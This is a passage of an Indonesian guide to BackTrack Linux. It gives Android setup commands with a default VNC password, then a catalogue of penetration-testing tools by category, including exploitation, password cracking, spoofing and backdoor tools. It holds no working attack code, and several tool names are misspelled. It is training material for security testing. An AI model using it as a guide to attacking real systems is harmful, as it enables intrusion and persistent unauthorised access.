
masuk ke folder *sdcard* kemudian folder BT5 (*ingat harus case sensitive*)



lihat isi folder BT5, kemudian lakukan hal berikut:



```
su
sh bootbt
```



Setelah melakukan sh bootbt kita akan mendapatkan root@localhost: pastikan isi didalam shell tersebut, contoh ls /pentest

Jalankan VNC

```
startvnc
```

kemudian cari port dimana VNC melakukan listening (LISTEN) dengan cara:

```
netstat -anpt
```

catat port-nya (pada contoh gambar dibawah ada di port 5901)

kembali ke Direktori Home, kemudian buka *AndroidVNC*

setting pada *AndroidVNC*:

```
Nickname: Terserah suka-suka
Password: toortoor
Address: 127.0.0.1 --> localhost
Port: 5901 --> seperti pada contoh gambar diatas (tiap PC/Laptop kemungkinan
berbeda
Username: kosong
Color Format: 24 bit
```

Setelah selesai silahkan melakukan konektivitas. Maka BackTrack sudah siap digunakan dan sukses terinstall di Android

1.4.3. VM

Paket VM yang terdapat pada BackTrack sebenarnya di peruntukan untuk penggunaan pada virtual machine keluaran dari VMWare.inc. Berbeda dengan iso yang digunakan pada live cd setup, USB Installer dan virtualbox. Paket VM terpaket dalam 7z archive dan hanya tersedia pada versi gnome saja.

2. SUB-SUB TOOLS PADA BACKTRACK

Backtrack adalah penetrasi tools yang terdiri dari banyak tools/aplikasi. Sub-sub tools pada menu naga backtrack adalah bejumlah lebih dari 300 tools. Untuk menampilkannya anda tinggal harus memasukan perintah


```
root@bt:~# dpkg –list
```

Setiap tools di klasifikasikan pada beberapa kelompok dengan fungsi masing-masing tools.

2.1. Information gathering

Information gathering adalah sub tools yang berisi tools – tools yang di gunakan atau berhubungan dengan mengumpulkan informasi (information gathering). Seorang attacker akan terlebih dahulu mengumpulkan informasi-informasi targetnya sebelum dia akan melakukan exploitasi dan explorasi. informasi yang di kumpulkan biasanya informasi ip, port, protokol, dns, record. Contoh tools yang sering di gunakan disini adalah nmap, hping, unicorn , openvas , dll.

Information gathering adalah salah satu sesi yang sangat penting di dalam penetration testing, karena ini adalah metode awal yang harus dalam mencapai suatu kesuksesan.



Adapun BackTrack membagi menu information gathering pada beberapa spesifikasi menu. Seperti yang di uraikan di bawah ini.

2.1.1. Network Analisys

Network analisys adalah sub menu yang berisikan kumpulan software yang digunakan untuk mengumpulkan informasi pada network atau jaringan. Pengumpulan informasi ini meliputi beberapa aspek yang biasa di gunakan pada network atau jaringan. Salah satu di antaranya adalah informasi port, routing dan trafik, beberapa service network umum seperti SMB, finger printing, VPN dan telephony. BackTrack membagi beberapa klasifikasi tools pada sub menu ini dengan beberapa bagian. Diantara lainnya


DNS Analisys

Sub menu yang berisikan tools-tools untuk melakukan analisa domain name system (DNS). Biasanya lebih condong kepada enumerasi DNS.

Tools terkait antara lainnya adalah : *dnsdict6, dnsenum, dnsmap, dnsrecon, dnstracer, dnswalk , fierce, lbd, maltego, reverseraider*

Identification Live Host

Identifikasi live host merupakan kumpulan tools yang melakukan identifikasi terhadap host aktif pada sistem jaringan target.



Tools terkait antara lainnya adalah : *0trace, alive6, arping, detect-new-ip6, dnmap, fping, hping2, hping3, netdiscover, netifera, nmap, nping, pbnj , sctpscan, svwar, trace6, traceroute, wol-e, zenmap .*

IDS/IPS Identification

IDS dan IPS Identification merupakan kumpulan tools yang mengidentifikasi atau memeriksa adanya Intrusion detection and preventive system (IPS/IDS) pada sistem atau host target. Ini sangat berguna di saat permulaan penetration testing. Mengetahui tingkat pertahanan lawan adalah salah satu strategi perang mutlak.

Tools terkait adalah : f*ragrout, fragrouter, ftester, hexinject, pytbull, sniffjoke*.

Network scanner

Network scanner adalah kumpulan tools yang berfungsi untuk mencari informasi-informasi vital pada sistem jaringan dan host target. Biasanya network scanner memiliki kemampuan yang sudah lengkap.

Tools terkait adalah : *autoscan, davtest, implementation6, implementation6d, lanmap2, netifera, nmap, scapy, unicornscan, unicornscan-pgsql-setup, zenmap*.

Network traffic analysis


Sub menu ini lebih kepada analisa trafik atau lalu lintas data keluar masuk jaringan baik secara local maupun pada jaringan WAN (internet)

Tools terkait adalah : *scapy, tcpdump, tshark, wireshark, xplico, xplico-webgui.*

Os fingger Printing

Kumpulan tools yang lebih khusus digunakan untuk mengumpulkan data-data melalui finger-printing. Data-data yang dikumpulkan biasanya adalah user enumeration (user finger printing) , Application finger printing (digunakan untuk mengetahui nama aplikasi berikut versi saat itu) , Operating System Finger Printing (digunakan untuk mengetahui jenis sistem operasi target berikut dengan versinya untuk tingkat exploitasi lebih lanjut.

Tools terkait adalah : *nmap, p0f, sctpscann, xprobe2, zenmap.*




Bagaimana caranya tools itu dapat menebak operating system target ? simpel Tools-tools tersebut akan mengirimkan paket-paket tertentu dan menunggu agar host tersebut mengirimkan paket balasan.

Salah satu fitur Nmap yang paling terkenal adalah deteksi OS menggunakan TCP / IP stack fingerprinting. Nmap mengirimkan serangkaian paket TCP dan UDP ke host target dan menguji setiap tanggapan (reply) bit per bit. Setelah melakukan puluhan tes seperti TCP ISN, Nmap akan membandingkan hasilnya ke nmap-os-db, yang database-nya memiliki 2.600 koleksi sidik jari OS. Masing-masing sidik jari dideskripsikan dalam bentuk yang unik serta tekstual dari OS bersangkutan, Seperti jenis-jenis perangkat keras (router, switch, dll). Kebanyakan sidik jari juga memiliki Common Platform Enumeration (CPE) seperti cpe :/ o: linux: linux_kernel: 2.6.

Os int analisys

Tools terkait adalah : *creepy, jigsaw, uberharvest.*

Route analisys



Route analisis lebih khusus di pakai untuk mengamati dan mengumpulkan infomrasi pada rute paket data jaringan target.

Tools terkait adalah : *dmitri, irpast_suite, itrace, lanmap2, netenum, netmask, protos, scapy, tcptraceroute, tctrace*.

Service fingerprinting

Metodenya hampir sama dengan Operating system analisys, Namun yang ini lebih spesifik terhadap pengumpulan informasi layanan (service) publik pada sebuah sistem server target.

Tools terkait adalah : *Amap, dmitri, httprint, httsquash, miranda, nbtscan, ncat, nmap, sslscan, zenmap*.

SMB analisys

Kumpulan tools yang menganalisa keberadaan SMB (server message block) biasanya di gunakan pada sistem operasi windows.

Tools terkait adalah : *samrdump, smbclient*

SMTP analisys

Kumpulan tools yang di gunakan untuk menganalisa layanan Simple mail tranfer protocol (SMTP).

Tools terkait adalah : *maltego , nmap, smtprc, smtpscan, smtp-user-enum, swaks, zenmap*.

SNMP analisys

Kumpulan tools yang di gunakan untuk menganalisa simple network management protocol (SNMP) .

Tools terkait adalah : *admsnmp, braa, onesixtyone, snmpcheck, snmpenum*.

SSL analisys

Kumpulan tools yang digunakan untuk mengumpulkan informasi pada service ssl (Secure Sockets Layer)

Tools terkait adalah : *sslcaudit, ssldump, sslh, sslsnif, sslstrip, sslyze, testssl.sh, thcsslcheck, tlssled*.

Telephony analisys

Kumpulan tools yang mengidentifikasi serta menganalisa layanan telephony pada jaringan atau host target.

Tools terkait adalah : *dedected, iwar, svmap, warfox*.

VOIP analisys

Sub menu yang berisikan tools untuk menganalisa dan mengumpulkan data terhadap layanan Voice Over Internet Protocol (VOIP) pada jaringan dan sistem aplikasi target.

Tools terkait adalah : *ace, enumiax, iwar, sip-scan, smap, voiphoney*.

VPN analisys

Sub menu yang berisikan tools untuk menganalisa Virtual private network (VPN) pada jaringan atau host target.

Tools terkait adalah : *fiked, ike-scan.*

2.1.2. Web Aplication Analisys

Sesi identifikasi dan analisa sistem web pada sistem atau host target yang meliputi penggunaan CMS , sistem IDS/IPS serta berbagai tools berbasis opensource. Secara lebih khusus memang tools ini beroperasi pada layanan hyper text transfer protocol (http) . Web aplikasi saat ini sering di jadikan front-end system dari suatu organisasi atau jaringan. Karena itu aplikasi yang menjadi bagian depan dari sistem serta dapat di akses oleh publik (anonymity) adalah salah satu sumber kerentanan yang harus di periksa serta di jaga dengan teliti.

CMS Identification

Sub menu yang berisi tools-tools untuk menganalisa content management system (CMS). CMS saat ini menjadi sangat populer di tengah masyarakat dunia maya, dikarenakan penggunaan serta maintainnya yang mudah. Berbagai CMS yang bersifat open-source seperti joomla, wordpress , phpbb, mybb telah menjadi alternatif masyarakat pada umumnya. Pengembangan bersama sering menimbulkan masalah yang serius. Berbagai plug-in yang di ciptakan oleh banyak author sering memiliki tingkat kerentanan yang akhirnya dapat di manfaatkan oleh penyusup.

Tools terkait adalah : blindelephant, cms-explorer, dpscan, whatweb.

IDS/IPS Identification

Mendeteksi adanya sistem pertahanan pada web server target.

Tools terkait adalah : *ua-tester, waffit*.

Open source analisys

Lebih kepada penelitian dan pengumpulan informasi pada aplikasi-aplikasi opensource.

Tools terkait adalah : casefile, ghdb, goofile, maltego, revhosts, revhosts-cli, urlcrazy, xssed.

Web Crawles

Local file disclosure adalah salah satu bug atau kerentanan pada sistem web aplikasi, Web Crawles adalah suatu kumpulan tools yang memiliki kemampuan untuk mencari serta menganalisa direktori serta file-file baik dengan metode bruteforce atau paket header.

Tools terkait adalah : apache-user, deblaze, dirb, golismero, sqlscan, webshag-cli, webshag-gui.

2.1.3. Database Analisys

Sesi identifikasi dan analisa database yang digunakan oleh sistem atau host target. Beberapa celah vulnerability di temukan pada sesi ini. Database adalah salah satu titik vital keamanan pada local maupun interlocal suatu system komputer.

MSSQL Analisys

Digunakan secara khusus untuk MSSQL

Tools terkait adalah : *SQLbrute, SQLdict, SQLlhf, SQLmap, SQLninja*.

MySQL Analisys

Digunakan secara khusus untuk MySQL database.

Tools terkait adalah : *SQLmap.*

Oracle Analisys

Digunakan secara khusus untuk database keluaran oracle.

Tools terkait adalah : *dbpwaudit, getsids, opwg, oquery, osscanner, osd, ose, otnsctl, sidguesser, sqlbrute, sqlmap, tnscmd10g*.

Tools lainnya adalah : *bbqsql, dbpwaudit*.

2.1.4. Wireless Analisys

Analisa wireless atau jaringan tanpa kabel yang digunakan sistem host target. Beberapa komponen seperti wireless Lan , bluetooth menjadi sub sistem tools pada sesi ini.

Bluetooth analisys

Tools terkait adalah : *bluediving, blueranger, btscanner, hcidump*.

Wlan analisys

Tools terkait adalah : *airodump-ng , giskismet, kismet, pcapdump, ssidsniff, wifitap, xgps.*

2.2. Vulnerability assessment

Vulnerability Assesment (VA) diterjemahkan dalam bahasa Indonesia menjadi ‘pengukuran kelemahan serangan’, suatu kata yang bikin kita berpikir panjang apa maksudnya.Vulnerability memang tidak memiliki terjemahan yang pas dalam bahasa Indonesia, dari kamus Oxford arti vulnerable adalah: exposed to being attacked or harmed, either physically or emotionally. Sebenarnya paling mudah adalah menerjemahkan vulnerability sebagai kelemahan atas serangan dari luar. Sub-sub tools yang berada pada sesi ini adalah sebagai berikut :

2.2.1. Vulnerability scanner

Vulnerability scanner adalah sesi dimana Pentester melakukan *scanning* adanya kemungkinan terdapat vulnerability atau kelemahan pada sistem hardware, software maupun jaringan target.

Tools terkait : *nessus, openvas, lynis, mantra*.

2.2.2. Network assestment

Network assestment adalah sesi dimana pentester melakukan scanning adanya kemungkinan kelemahan pada sistem jaringan target. Sub tools dari network assestment ini antara lain

Cisco tools

Kumpulan tools yang memiliki kemampuan khusus untuk mencari kelemahan pada jaringan yang menggunakan produk Cisco.

Tools terkait adalah : *cisco-auditing-tool , cisco-ocs, cisco-paswdscanner, cisco-torch, copy-router-config, merger-router-config, tftp-bruteforce*.

Network fuzzer

Tools terkait adalah : *bedfuzz_ip6, sfuzz, sickfuzz, spike*.

Opensource assestment

Tools terkait adalah : *mitre-cve, osvdb.*

Voip fuzzer

Tools terkait adalah : *ohrwurm, protos-sip, voiper*.

2.2.3. Web aplication assestment

Web aplication assestment adalah sesi kumpulan tools yang digunakan untuk mencari vulnerability pada sistem aplikasi web host target. Web aplication assestment terdiri dari beberapa kategori berdasarkan fungsi di bawah ini.

CMS vulnerability identification

Tools terkait : *joomscan, plecost*.

Web aplication fuzzer

Tools terkait : *dirbuster, dotdotpwn, powerfuzzer, rfuzz, untidy, webshag-cli, webshag-gui, webslayer, xssfuzz*.

Web aplication proxies

Tools terkait : *burpsuite , owasp-zap.*

Web opensource assestment

Tools terkait : *goohost, gooscan, metagoofil, mitre-cve, osvdb, shodant, theharvester*.

Web vulnerability scanner

Tools terkait : *asp-auditor , burpsuite, grabber, grandel-scan, mopest, nikto, owasp-zap, proxystrike, skipfish, sqlmap, uniscan, vega, w3af, wapiti, watobo, webscarab, wstool*.

2.2.4. Database assestment

Database assestment adalah sesi kumpulan tools yang digunakan untuk mencari vulnerability (Celah) pada sistem database web host target. Database assestment terdiri dari beberapa kategori berdasarkan fungsi di bawah ini

MSSQL Assestment

Tools terkait adalah : *SQLbrute, SQLdict, SQLlhf, SQLmap, SQLninja*.

MySQL Assestment

Tools terkait adalah : *SQLmap.*

Oracle Assestment

Tools terkait adalah : *dbpwaudit, getsids, opwg, oquery, osscanner, osd, ose, otnsctl, sidguesser, sqlbrute, sqlmap, tnscmd10g*.

Tools lainnya adalah : *bbqsql, dbpwaudit*.

2.3. Exploitation Tools

Exploitation tools adalah sub tools menu yang berisi tools-tools yang di pakai untuk melakukan tindakan explotasi setelah tahap pengumpulan informasi dan VA selesai. Dapat disimpulkan bahwa pada kategori tools ini , pentester akan mencoba melakukan penyerangan terhadap setiap vulnerability yang telah di ketahui sebelumnya.

2.3.1. Network exploitation tools

Kumpulan tools yang digunakan untuk tingkat exploitasi pada jaringan/network host target.

Cisco Attack
Tools terkait adalah : *cisco-global-exploiter, tftp-bruteforce*

Fasttrack – Fasttrack adalah powerfull exploit tools yang menggunakan metasploit sebagai eksekutornya. Fasttrack terdiri dari 3 jenis interface yaitu cli, web dan interaktif.

Metasploit framework
Tools terkait adalah : *armitage, msfcli, msfconsole, msfpro*

SAP Exploitation

Tools terkait adalah *: sapyto*

Tools -tools terkait lainnya : isr-evilgrade, net

2.3.2. Web exploitation tools

Kumpulan tools yang digunakan untuk tingkat exploitasi pada aplikasi web/network host target.

Tools-tools terkait lainya : *asp-auditor , darkmysqli , fimap, htexploit, jboss-autopwn, oscanner, padbuster, sqlmap, sqlninja, sqlsus, sslstrip, w3af-console, w3af-gui, websecurify, websploit, xsser*

2.3.3. Database exploitation tools

Kumpulan tools yang digunakan untuk tingkat exploitasi pada aplikasi database. Tingkat exploitasi dapat berupa injection , remote dan bruteforce methode.

Mssql Exploitation tools
Tools terkait adalah : *sqlmap , sqlninja*

Mysql Exploitation tools
Tools terkait adalah : *sqlmap*

Oracle Exploitation tools
Tools terkait adalah : *dbpwaudit , getshids, opwg, oquery, 0scanner, osd, ose, otnsctl, sqlmap*.

Tools terkait lainnya : dbsql, dbpwaudit

2.3.4. Wireless Exploitation tools

Kumpulan tools yang digunakan untuk tingkat exploitasi lebih lanjut terhadap jaringan near cable atau wireless.

Bluetooth exploitation

Tools terkait adalah : *atshell, bluediving, bluelog, bluemaho, bluepot, bt-audit, btftp, redfung, spooftooph.*

GSM Exploitation

Tools terkait adalah : *smartphone-pentest-framework*

Wlan Exploitation

Tools terkait adalah : *aircrack-ng, airmon-ng, airodump-ng, fern-wiffi-cracker, freeradius-wpe, freeradius-wpe setup, gerix-wiffi-cracker-ng, horse, pcapgetiv, pyrit, reaver, weakivgen, wepcrack, wiffihoney , wiffiet.*

2.3.5. Social Engineering tools

adalah kumpulan tools yang menguji coba kerentanan pada human weaknes atau kelemahan pada manusia (user) itu sendiri.

Tools terkait adalah : *beef-xss-framework, honeyd, honeydctl, spamhole, social-engineering-toolkit (SET).*

2.3.6. Physical Exploitation tools

adalah kumpulan tools yang menguji coba kerentanan pada fisik komputerisasi.

Tools terkait adalah : *arduino, kautilya, u3-pwn, videojack*

2.3.7. OpenSource Exploitation

adalah kumpulan tools exploitation yang di kembangkan oleh banyak pihak dengan kode sumber yang terbuka (open-source).

Tools terkait adalah : *exploit-db, mitre-cve, osvdb, security-focus*

2.4. Privilage Escalation

Privilege Escalation adalah tindakan mengeksploitasi bug, Kesalahan design atau pengawasan konfigurasi dalam suatu sistem operasi atau aplikasi perangkat lunak untuk mendapatkan akses ke sumber daya tertinggi yang biasanya dilindungi dari aplikasi atau pengguna. Sehingga PE dapat melakukan perubahan-perubahan atau tindakan-tindakan lainnya yang memiliki otoritas tertentu.

2.4.1. Password attack

Password attack adalah kumpulan tools yang digunakan untuk metode bruteforce pada suatu variasi kata sandi dengan berbagai format tertentu.

Gpu-tools

Tools terkait : *OCLHastcat+(ATI) , OCLHastcat+(NVIDIA)*

Offline Attack

Tools terkait adalah : *asleap , chntpw, cowpatty, creddump, crunch, cupp, dictstat, eapmd5pass, fcrackzip, genkeys, genpmk, hashcat, hashcat-gui, hash-identifier, jonny, jhon the ripper, manglefizz, maskgen, oclhashcat(ati), oclhastcat-lite(ati), oclhastcat-lite(nvdia) , oclhastcat(nvdia), ophcrack, ophcrack-*

gui, phrasendrescher, pipal, policygen, rainbowcrack, rainbowtrack-mt, shipcrack, shipdump, statsprocecor, truecrack, twofi.

Online Attack

Tools terkait adalah : *acccheck, cewl , findmyhash, hexorbase, hydra, hydra-gtk, medusa, keimpx, ncrack, patator, svcrack.*

Physical Attack

Tools terkait : *sucrack*

2.4.2. Privilege Escalation Media

Kumpulan tools yang digunakan untuk menguji-coba kerentanan tingkat managemen user pada media-media komputer dan komunikasi

Voice & Surveillance
Tools terkait adalah : *videojack*

Voip Tools
Tools terkait adalah : *rtpinject, rtpinsertsound, rtpmixsound*

2.4.3. Protocol Analisys

Kumpulan tools yang digunakan untuk menganalisa kemungkinan kerentanan pada manajemen user pada protocol-protocol yang berlaku pada jaringan komputer.

Network sniffer

Tools terkait adalah : darkstat, driftnet , dsniff, ettercap-gtk, ettercap-ng, fake_router6, ferret, hamster, parasite6, redir6, scappy, subterfuge, tcpdump, tshark , wireshark , xspy.

Voip Sniffer

Tools terkait adalah : *artemisa, ferret, rtpbrick, voipctl, voipong.*

Websniffer

Tools terkati adalah : *mitmproxy*

2.4.4. Spoffing attack

Kumpulan tools yang digunakan dalam kamuflase pada jaringan , pengalihan traffik , monitoring traffik , dan berbagai aktivitas man in the middle attack.

Network Spoofing

Tools terkait adalah : *dnschef, fake_mipv6, fake_mld26, fake_mld6, fake_mldrouter6, fake_router6, ficad, fuzz_advertise6, hexinject, interceptor-ng, redir6, thcping6, toobig6, yersinia.*

Voip Spoofing

Tools terkait adalah : *sipsak, voiphopper*

2.5. Maintaining Access

Biasanya setelah melakukan explotasi dan PE , attacker akan meninggalkan pintu masuk (backdoors) yang nantinya akan membuka suatu kesempatan atau peluang untuk kembali memasuki sistem tersebut kapan saja. Sub tools ini berisi tools – tools untuk menciptakan backdoor-backdoor tertentu.

2.5.1. OS-Backdoor

Os backdoor adalah kumpulan tools autogenerating backdoor baik secara remote reverse maupun remove bind.
Toos terkait adalah : *cymothoa, dbd, hotpatch, intersect, msfencode, msfpayload, powersploit, sbd trixd00r, u3-pwn, unix-privesc-check*

2.5.2. Tunneling

Tools pada sesi maintaining acces yang digunakan untuk melakukan tunneling pada proxy server.
Tools terkait adalah : *triproxy, cryptcat, dns2tcp, iodine, miredo, ping tunnel, proxychain, proxytunnel, pwnat, socat, sslh, stunnel4, tiniproxy, udptunnel.*

2.5.3. Web Backdoor

Kumpulan tools yang di gunakan pada aplikasi web. Biasanya berbentuk php atau asp.
